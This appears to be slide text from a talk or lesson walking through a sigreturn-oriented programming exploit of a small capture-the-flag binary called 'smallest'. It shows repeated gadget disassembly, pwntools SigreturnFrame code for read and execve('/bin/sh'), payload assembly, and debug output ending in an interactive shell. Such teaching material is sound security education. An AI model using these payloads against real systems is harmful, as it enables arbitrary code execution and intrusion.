
Exploit

- call rt_sigreturn()

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- call rt_sigreturn()

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- call `rt_sigreturn()`
- read 400 bytes to `leaked_stack_addr`

```
sigframe_read = SigreturnFrame()  
sigframe_read.rax = constants.SYS_read  
sigframe_read.rdi = 0x0  
sigframe_read.rsi = leaked_stack_addr  
sigframe_read.rdx = 0x400  
sigframe_read.rsp = leaked_stack_addr  
sigframe_read.rip = syscall_ret
```

rsp →



Exploit

- set sigframe

```
sigframe_execve = SigreturnFrame()
sigframe_execve.rax = constants.SYS_execve
sigframe_execve.rdi = leaked_stack_addr + 0x200
sigframe_execve.rsi = 0x0
sigframe_execve.rdx = 0x0
sigframe_execve.rsp = leaked_stack_addr
sigframe_execve.rip = syscall_ret

...

read again
read 0x400 bytes to leaked_stack_addr
p64(0x4000b0) + b'a' * 0x8 + sigframe_execve(for execve /bin/sh) + padding + /bin/sh
...

execve_frame_payload = p64(read) + b'a' * 0x8 + bytes(sigframe_execve)
payload3 = execve_frame_payload + b'\x00' * (0x200 - len(execve_frame_payload)) + b'/bin/sh\x00'
p.send(payload3)
```



Exploit

- set sigframe

rsp →

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |



Exploit

- set sigframe

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- set sigframe

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- set sigframe

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →



Exploit

- call `rt_sigreturn()`

```
p.send(sigreturn)
```


Exploit

- call `rt_sigreturn()`

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →



Exploit

- call rt_sigreturn()
- rax = 0xf

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →



Exploit

- call rt_sigreturn()

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →



Exploit

- get shell

```
sigframe_execve = SigreturnFrame()  
sigframe_execve.rax = constants.SYS_execve  
sigframe_execve.rdi = leaked_stack_addr + 0x200  
sigframe_execve.rsi = 0x0  
sigframe_execve.rdx = 0x0  
sigframe_execve.rsp = leaked_stack_addr  
sigframe_execve.rip = syscall_ret
```

Exploit

- get shell

```
000000b0 60 e1 3f e1 fe 7f 00 00 be 00 40 00 00 00 00 00 |`.?.|....|..@|....|
000000c0 00 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 |....|....|3|....|
000000d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....|....|....|....|
*
00000100 00 00 00 00 00 00 00 00 |....|....|
00000108
[DEBUG] Sent 0xf bytes:
00000000 be 00 40 00 00 00 00 00 62 62 62 62 62 62 62 |..@|....|bbbb|bbb|
0000000f
[DEBUG] Sent 0x208 bytes:
00000000 b0 00 40 00 00 00 00 00 61 61 61 61 61 61 61 61 |..@|....|aaaa|aaaa|
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....|....|....|....|
*
00000070 00 00 00 00 00 00 00 00 60 e3 3f e1 fe 7f 00 00 |....|....|`.?.|....|
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....|....|....|....|
*
000000a0 3b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |;....|....|....|....|
000000b0 60 e1 3f e1 fe 7f 00 00 be 00 40 00 00 00 00 00 |`.?.|....|..@|....|
000000c0 00 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 |....|....|3|....|
000000d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....|....|....|....|
*
00000200 2f 62 69 6e 2f 73 68 00 |./bin/sh|
00000208
[DEBUG] Sent 0xf bytes:
00000000 be 00 40 00 00 00 00 00 62 62 62 62 62 62 62 |..@|....|bbbb|bbb|
0000000f
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x1e bytes:
b'smallest smallest_exploit.py\n'
smallest smallest_exploit.py
$
```

Q&A